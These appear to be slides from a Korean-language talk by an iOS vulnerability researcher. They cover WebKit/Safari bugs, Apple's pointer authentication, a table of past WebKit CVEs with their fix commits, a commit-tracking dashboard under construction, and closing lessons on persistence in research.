
# BUG 3

## real safari..

```
ldr x0, [x0, #0x78]
ldr x8, [x0]
ldr x8, [x8, #0x48]
blr x8
```

```
ldr x0, [x0, #0x78]
ldr x8, [x0]
ldr x8, [x8, #0x48]
blraa x8
```

PAC (Pointer Authentication Code)



0x0000000012345678



0x00440f8012345678

64bit 주소 표현 중 사용하지 않는 상위 비트에  
서명 값을 넣는 메모리 보호 기법

# BUG 3

End..?



*If force doesn't work, maybe you don't have enough strength  
— think about that.*



# BUG 3

## Timeline



### WebKit

Available for: iPhone XS and later, iPad Pro 13-inch, iPad Pro 12.9-inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 7th generation and later, and iPad mini 5th generation and later

Impact: Processing maliciously crafted web content may lead to an unexpected Safari crash

Description: The issue was addressed with improved memory handling.

WebKit Bugzilla: 292599

CVE-2025-43214: shandikri working with Trend Micro Zero Day Initiative, Google V8 Security Team

WebKit Bugzilla: 292621

CVE-2025-43213: Google V8 Security Team

WebKit Bugzilla: 293197

CVE-2025-43212: Nan Wang (@eternalsakura13) and Ziling Chen



# Future work

- (1) JS 언어의 특징이 실제로 어떻게 구현이 되어 있을까?
- (2) 각 기능들에서 과거에 발생했던 버그 패턴이 궁금하다



어떤 Feature 를 구현하는데 있어서 어떤 Component 에서 발생한 버그인지 정리

Features	Date	ID/CVE	Component	title and commit	comment
				security issues or just interests	
TDZ(Temporal Dead Zone)	6/8/21	226576	bytecompiler	Short circuit read modify write nodes emit byte code that uses the wrong locals <a href="https://github.com/WebKit/WebKit/commit/1b1c310d3e5499c87d637dbb0ca920939fec09d3">https://github.com/WebKit/WebKit/commit/1b1c310d3e5499c87d637dbb0ca920939fec09d3</a>	
	6/14/21	226576	bytecompiler	short-circuit-read-modify-write-cant-write-dst-before-tdz-check <a href="https://github.com/WebKit/WebKit/commit/415807dbc4ef957f9e230ba2ad92fcf53ef3d15b">https://github.com/WebKit/WebKit/commit/415807dbc4ef957f9e230ba2ad92fcf53ef3d15b</a>	TDZ 검사를 하기 전에 dst 에 값을 써버린것 같음. Temporary 를 만들고 검사를 통과한 후에 dst 로 옮기도록 수정
	6/30/16	159277	bytecompiler	We don't emit TDZ checks for call_eval <a href="https://github.com/WebKit/WebKit/commit/670d9a64ec2409e5e5276c5aed1e5293c5263ca2">https://github.com/WebKit/WebKit/commit/670d9a64ec2409e5e5276c5aed1e5293c5263ca2</a>	eval 이라는 이름의 TDZ 변수에 대해서는 tdz 검사를 안하고있음
	7/16/16	158797	bytecompiler	Assertion failures and crashes with missing TDZ checks for catch-node bindings. <a href="https://github.com/WebKit/WebKit/commit/601f6930af2c6f6777e14699fd04cdc2390c0fe4">https://github.com/WebKit/WebKit/commit/601f6930af2c6f6777e14699fd04cdc2390c0fe4</a>	catch 블록에서 TDZ 검사를 하지 않음
Animation	6/7/25	289653 (18.5) CVE-2025-31238	Scrollbar	Apple Safari Scrollbar Animation Use-After-Free Remote Code Execution Vulnerability <a href="https://github.com/WebKit/WebKit/commit/a23df0dfbec0c9df6dfee9ac5646d7f3665d85b4">https://github.com/WebKit/WebKit/commit/a23df0dfbec0c9df6dfee9ac5646d7f3665d85b4</a>	
JSON	6/6/25	289387 (18.5) CVE-2025-31223	runtime	[JSC] Check overflow of escaped string length in FastStringifier <a href="https://github.com/WebKit/WebKit/commit/92e69a181eb3983533a720499e7248eca5351e75">https://github.com/WebKit/WebKit/commit/92e69a181eb3983533a720499e7248eca5351e75</a>	`1 + static_cast<size_t>(stringLength) * 6 + 1` can cause overflow
audio	4/1/25	286694 (18.5) CVE-2025-24213	DenormalDisabler	Enable Denormal Disabling on ARM platforms <a href="https://github.com/WebKit/WebKit/commit/4c65775f049beec4fe0a50c1243dcfa634bf33e1">https://github.com/WebKit/WebKit/commit/4c65775f049beec4fe0a50c1243dcfa634bf33e1</a>	TypeConfusion
Array operations	5/24/25	291506 (18.5) CVE-2025-31204	BBQJIT	BBQJIT array operations should mask index to 32 bits <a href="https://github.com/WebKit/WebKit/commit/265dbd5abf60768af43aa05d63ffdf410a639c4d">https://github.com/WebKit/WebKit/commit/265dbd5abf60768af43aa05d63ffdf410a639c4d</a>	
WebGL texture	5/23/25	289677 (18.5) CVE-2025-31217	WebGL	WebGL: Generating mipmaps for 3D textures with depth greater than width, height causes crash <a href="https://github.com/WebKit/WebKit/commit/2f1c7a102f89c39591bcfc6593b3415ed86d6342">https://github.com/WebKit/WebKit/commit/2f1c7a102f89c39591bcfc6593b3415ed86d6342</a>	
Constant Folding	6/5/25	288814 (18.5) CVE-2025-31215	DFG AI	Null pointer dereference in JavaScriptCore llint_op_call. <a href="https://github.com/WebKit/WebKit/commit/ac09d743b1828ad9f6e86626db9b4bd3cf00e285">https://github.com/WebKit/WebKit/commit/ac09d743b1828ad9f6e86626db9b4bd3cf00e285</a>	
Global Object	5/23/25	290834 (18.5) CVE-2025-31206	DFG	[JSC]ASSERTION FAILED: cell->isObject() in DFG when AbstractInterpreter handles GetGlobalObject <a href="https://github.com/WebKit/WebKit/commit/2a545562709ac7a6faea5de5f7902314f9feefcf">https://github.com/WebKit/WebKit/commit/2a545562709ac7a6faea5de5f7902314f9feefcf</a>	TypeConfusion, GlobalObject 는 항상 object 이므로 ObjectUse 를 사용해야함
cross-origin	5/24/25	290992 (18.5) CVE-2025-31205	CSSStyleSheet	Tighten up cross-site access to CSSStyleSheet <a href="https://github.com/WebKit/WebKit/commit/647e80ac22b36756d0b194b3f0526fae8f62447a">https://github.com/WebKit/WebKit/commit/647e80ac22b36756d0b194b3f0526fae8f62447a</a>	
Frame	6/4/25	290985 (18.5) CVE-2025-31257	Page / BackForwardCache	Use-after-free in LocalFrameView::setContentSize <a href="https://github.com/WebKit/WebKit/commit/ddbf9329b2ca0320f16820b18c3ea88f5a534eb9">https://github.com/WebKit/WebKit/commit/ddbf9329b2ca0320f16820b18c3ea88f5a534eb9</a>	RefPtr 을 사용하기 전에 UAF 가 발생할 수 있음

# Future work



## 그 중 흥미로운 버그 케이스 정리

**김민정** · 나  
iOS Vulnerability Researcher  
1년 · 수정됨 · 🔒

new/short post about a browser bug

번역 표시

 **Des glaneuses de bugs**  
rls1004.github.io

**김민정** · 나  
iOS Vulnerability Researcher  
8개월 · 🔒

Exploring a WASM bug with a short analysis.

[Bugs 284332] JSC: Incorrect bounds check in arrayInitData ...더보기

번역 표시


 **[Bugs 284332] JSC: Incorrect bounds check in arrayInitData**  
rls1004.github.io

**김민정** · 나  
iOS Vulnerability Researcher  
5개월 · 🔒

new code, new bug :

1. A new DFG node, `NewRegExpUntyped` was added to improve `new RegExp(...)` optimizations with better type info.  
<https://lnkd.in/gjiQVbrK>
2. But incorrect side effect modeling (missing `clobberWorld`) led to a quick fix just 2 days later.  
<https://lnkd.in/g-BiY2JD>
3. And another fix was made within 2 months due to unreliable type inference  
<https://lnkd.in/gv-5uKEm>

번역 표시

 **[JSC] Add NewRegExpUntyped DFG node · WebKit/WebKit@d8448d0**  
github.com

**Mark Mitchell** · Senior Security Engineering Manager at Apple

 **Mark Mitchell** · 오후 7:11

I think watching your posts on LinkedIn is a better feed of bugs than our internal bug tracker, haha

오..?  
버그 트래커를 만들자

# Future work



## 자동화 + UI (시도중...)

### Repo Dashboard

- Commits
- Pull Requests

Trigger Crawl

### Commits

Updated: 9/19/2025, 2:33:28 PM

1-11 of 11 Rows 20 Page 1 / 1

SHA	Title	Date	Features
b5148db	Avoid a validation failure while creating a Wasm array with array.new_elem	9/19/2025, 6:13:39 AM	
7b53a04	[JSC] Fix RegExp constant folding with materialized NewRegExp nodes in DFG strength reduction	9/18/2025, 9:42:44 AM	
80e4834	[Cherry-pick] [JSC]ASSERTION FAILED: !needsSlowPutIndexing() at ensureArrayStorageSlow	7/29/2025, 5:17:17 AM	
f3f7e78	[Cherry-pick] ASSERTION FAILED: constructor.isObject() when OSR from an inlined function	7/22/2025, 7:43:36 PM	
e132906	[Cherry-pick] [JSC] Fix instanceof metadata fields in LLIntPrototypeLoadAdaptiveStructureWatchpoint	7/22/2025, 7:19:27 PM	
fbe0173	[Cherry-pick] gUM() for video does not issue permission request after muting and requesting gUM() for audio	7/21/2025, 8:23:41 AM	
0508a42	[Cherry-pick] OMG stack slots should be positioned at the beginning of the OSR buffer when IPInt OSR layout is used	7/29/2025, 6:51:53 AM	
5131e83	[Cherry-pick] [JSC]ASSERTION FAILED: !needsSlowPutIndexing() at ensureArrayStorageSlow	7/29/2025, 5:17:17 AM	
4682763	[Cherry-pick] ASSERTION FAILED: constructor.isObject() when OSR from an inlined function	9/16/2025, 3:48:04 AM	
8dd01d5	[Cherry-pick] [JSC] Fix instanceof metadata fields in LLIntPrototypeLoadAdaptiveStructureWatchpoint	7/22/2025, 7:19:27 PM	
faa0083	[Cherry-pick] gUM() for video does not issue permission request after muting and requesting gUM() for audio	7/21/2025, 8:23:41 AM	

1-11 of 11 Rows 20 Page 1 / 1

# Future work



자동화 + UI (시도중...)

### Repo Dashboard

- Commits
- Pull Requests

### Commits

Updated: 9/19/2025, 2:33:28 PM

1-11 of 11 Rows  ← Prev Page 1 / 1 Next →

SHA	Title
b5148db	Avoid a validation failure while creating a Wasm array with array.new_elem

SHA	Date
b5148db1c4c10c	9/19/2025, 6:13:39 AM
fd8cdeb2c33c0b	
26fc1b4223d3	

Features	Components
CVEs	<a href="#">Link</a>
	<a href="#">Open on GitHub</a>

**.diff**

```
diff --git a/JSTests/wasm/gc-spec-harness/wasm-module-builder.js b/JSTests/wasm/gc-spec-harness/wasm-module-builder.js
new file mode 100644
index 000000000000..8e5042deb6cd
--- /dev/null
+++ b/JSTests/wasm/gc-spec-harness/wasm-module-builder.js
@@ -0,0 +1,2497 @@
+// Copyright 2016 the V8 project authors. All rights reserved.
+// Use of this source code is governed by a BSD-style license that can be
+// found in the LICENSE file.
+
+// Used for encoding f32 and double constants to bits.
+let byte_view = new Uint8Array(8);
+let data_view = new DataView(byte_view.buffer);
```

# Conclusion

## Lessons

그냥 연구 하면서 느낀 것들..



### 태도

막힌 길은 불가능이 아니라 무지의 경계

익스플로잇이 불가능한지 의심이 될 때, 문제는 내 지식 부족일 수 있다.


답이 없다고 단정하기 보다, 한계를 의심하고 한 단계 더 파고드는 태도가 필요하다.

### 마인드셋

중요한건 꺾여도 그냥 하는 마음

한 달 넘게 붙잡고도 해결되지 않으면 충분히 오래 시도했다고 생각할 수 있다.

하지만 그 기간은 문제를 이해하기 위한 과정이지 불가능의 근거가 아니다.



진전이 없(다고 느끼)고 성공하지 못 하는 기간

좌절안채로 계속 하기

끊임 없는 실패와 자기 의심

감사합니다.

